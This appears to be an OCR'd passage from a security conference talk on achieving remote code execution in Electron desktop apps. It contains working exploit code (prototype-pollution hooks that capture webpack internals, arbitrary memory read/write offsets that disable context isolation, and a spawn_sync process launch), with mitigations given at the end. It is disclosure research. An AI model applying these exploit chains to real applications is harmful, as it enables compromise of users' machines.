        return true;
    }
return origEndsWith.apply(this, args);
};


const origCallMethod = Function.prototype.call;
Function.prototype.call = function(...args) {
   if (args[3] && args[3].name === "__webpack_require__") {
      const __webpack_require__ = args[3];
      window.pwn = args;
      var ipc = pwn[3]('./lib/renderer/api/ipc-renderer.ts').default;
      ipc.send('open_external', 'file:///System/Applications/Calculator.app')
    }
return origCallMethod.apply(this, args);
}
  </script></html>
```

Prototype pollution to leak IPC

Mostly **0x82c8000** should work!!!
checking if heap address 8448000 is valid:

Case Study 6: Live Streaming Service RCE

- Using a pretty old version of Electron (11.4.5) with remote module enabled.
- XSS in one of the embed.
- Leverage it to disable Context Isolation
- Leak Remote Module using Prototype Pollution Gadget
- Get shell remote.process.binding('spawn_sync')

Disabling CISO on Old Electron

- In old electron, context_isolation is implemented differently. 1
- Doesn't use WebPreferences
- Stores on renderer_client_ 2

```
/*
/shell/renderer/electron_render_frame_observer.cc 👀 👀
*/
void ElectronRenderFrameObserver::DidInstallConditionalFeatures(
    v8::Handle<v8::Context> context,
    int world_id) {
//.....................removed for brevity.............
  bool use_context_isolation = renderer_client_->isolated_world();
  bool is_main_world = IsMainWorld(world_id);
  bool is_main_frame = render_frame_->IsMainFrame();
  bool allow_node_in_sub_frames = prefs.node_integration_in_sub_frames;
  bool should_create_isolated_context =
      use_context_isolation && is_main_world &&
      (is_main_frame || allow_node_in_sub_frames);
  if (should_create_isolated_context) {
    CreateIsolatedWorldContext();
    if (!renderer_client_->IsWebViewFrame(context, render_frame_))
      renderer_client_->SetupMainWorldOverrides(context, render_frame_);
  }
```

Disabling CISO on Old Electron

- Prototype Pollution Gadget only work if the current window is MainFrame (top window)
- We can make ourselves top by overwriting IsMainFrame to 1 😈

```
third_party/blink/renderer/core/frame/frame.h
bool IsMainFrame() const;
```

Reference:
https://source.chromium.org/chromium/chromium/src/+/main:third_party/blink/renderer/core/frame/frame.h;l=139?q=ismainframe&ss=chromium


Disabling CISO exploit on old Electron

```
var window_addr = addrof(window);
var window_struct = half_aar64(window_addr + 0x18n);
var frame = full_aar64(window_struct + 0x48n)
var webframe = frame - 0xa8n; //-8n
var render_frame = full_aar64(webframe) - 0xb8n;
console.log('[+] overwriting isMainframe ')
1 full_aaw64(render_frame + 0xd8n, 0x1n); //ovewriting isMainFrame = 1
var observer_ = full_aar64(render_frame + 0x188n);
var electron_observer = full_aar64(observer_ + 0x10n);
var routing_id = full_aar64(electron_observer + 0x18n);
console.log("[+] routing id = " + routing_id.hex());
var render_client = full_aar64(electron_observer + 0x28n);
console.log("[+] render_client = " + render_client.hex());
var ciso = full_aar64(render_client + 0x48n);
console.log("[+] ciso = " + ciso.hex());
2 full_aaw64(render_client + 0x48n, 0x0n); //ovewriting ciso = 0
var ciso = full_aar64(render_client + 0x48n);
console.log("[+] ciso after = " + ciso.hex());
console.log("[+] going to leak")
location = './leak.html?as=as';
```

Disabling CISO exploit on old Electron

```
//leak.html
function calc() {
    console.log("popping calculator");
    a = pwn[3]('./lib/renderer/api/remote.ts');
    a.process.binding('spawn_sync').spawn({ file: "open", args:["open",
"/System/Applications/Calculator.app"]});
}
const origEndsWith = String.prototype.endsWith;
String.prototype.endsWith = function (...args) {
    if (args && args[0] === "/electron") return true;
    return origEndsWith.apply(this, args);
};
const origCallMethod = Function.prototype.call;
Function.prototype.call = function (...args) {
    if (args.length == 4) {
        window.pwn = args;
        console.log("found webpack require")
        setTimeout(calc, 100);
    }
    return origCallMethod.apply(this, args);
}
```

Same Site Origin Spoofing



Same-Site Origin Spoofing

Patch Gap

- There is a **noticeable** patch gap between chrome <-> Electron <-> Electron Apps which makes most of them susceptible to these attacks.

- Sandbox Escapes from Chromium can also be used.

Mitigations

Mitigations

- Enable all the security flags
- Don’t use embeds which don’t have good security track record (third party embed)
- Mitigate security vulnerabilities (XSS, Open URL Redirection, etc.) on all your assets (even subdomains)
- Upgrade Electron regularly to make sure patch gap is not large
- Don’t implement sensitive IPC on main process
- Ensure that all IPC message handlers appropriately validate senderFrame
- Ensure Adequate Segregation is present if you’re rolling out your own library which combines browser and application-level code

Read: https://www.electronjs.org/docs/latest/tutorial/security

Epilogue

- In total we were able to achieve RCE on **20** different Electron applications

- Examples: JupyterLab, Mattermost, Rocket.Chat, Notion, BaseCamp and the ones covered within this talk are few of them

Research Team

- Mohan Sri Rama Krishna Pedhapati @S1r1u5_
- William Bowling @vakzz
- Max Garrett @TheGrandPew
- Aaditya Purani @aaditya_purani

Three Takeaways

- Electron apps are Ideal adversarial (or red team) target as users will click anywhere or open messages.
- Dig deeper into the framework you're auditing and don't limit yourself to only the application layer
- Minimize attack surface on the apps as much as possible. (Open URL redirect can also be turned into RCE some day)

THANK YOU !

Want to understand in detail about our findings and secure your Electron apps?

https://electrovolt.io